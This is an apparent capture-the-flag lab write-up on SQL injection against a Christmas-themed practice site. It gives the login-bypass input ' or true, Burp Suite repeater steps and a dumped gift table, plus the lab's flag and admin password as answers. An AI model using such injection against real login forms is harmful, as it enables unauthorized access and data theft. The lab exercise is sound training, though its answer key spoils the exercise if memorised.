
Key in ‘ or true in the username and password to bypass the login using SQL.




We will see this page when login is successful.



Simply key in a word and press search. After that, go to Burp Suite and right click and press send to repeater.



Go to repeater and right click and press save item.



Open terminal and run sql command.

```
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------------+
| kid         | age | title                         |
+-------------+-----+-------------------------------+
| James       | 8   | shoes                         |
| John        | 4   | skateboard                    |
| Robert      | 17  | iphone                        |
| Michael     | 5   | playstation                   |
| William     | 6   | xbox                          |
| David       | 6   | candy                         |
| Richard     | 9   | books                         |
| Joseph      | 7   | socks                         |
| Thomas      | 10  | 10 McDonalds meals            |
| Charles     | 3   | toy car                       |
| Christopher | 8   | air hockey table              |
| Daniel      | 12  | lego star wars                |
| Matthew     | 15  | bike                          |
| Anthony     | 3   | table tennis                  |
| Donald      | 4   | fazer chocolate               |
| Mark        | 17  | wii                           |
| Paul        | 9   | github ownership              |
| James       | 8   | finnish-english dictionary    |
| Steven      | 11  | laptop                        |
| Andrew      | 16  | rasberry pie                  |
| Kenneth     | 19  | TryHackMe Sub                 |
| Joshua      | 12  | chair                         |
+-------------+-----+-------------------------------+
```

Question 4: How many entries are there in the gift database?

Answer: 22

Q5: What is James' age?

Answer: 8


Q6: What did Paul ask for?

Answer: github ownership

```
1211101961@kali: ~ ×   1211101961@kali: ~ ×
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

Question 7: What is the flag?

Answer: thmfox{All_I_Want_for_Christmas_Is_You}



Question 8: What is admin's password?

Answer: EhCNSWzzFP6sc7gB

Thought Process/Methodology:

Open FroxyProxy on firefox. After that, open Burp Suite Community Edition > Proxy > make sure Intercept is **ON.** Get into the link "10.10.75.22:8000" and from the hint in question 1, we can figure out the Santa's secret login panel which is "/santapanel". At the login phase, key in ' or true in the username and password to bypass the login using SQL and we will see this page when login is successful. Then, simply key in a word and press search. After that, go to Burp Suite and right click and press send to repeater. Go to repeater and right click and press save item. Open terminal and run sql command.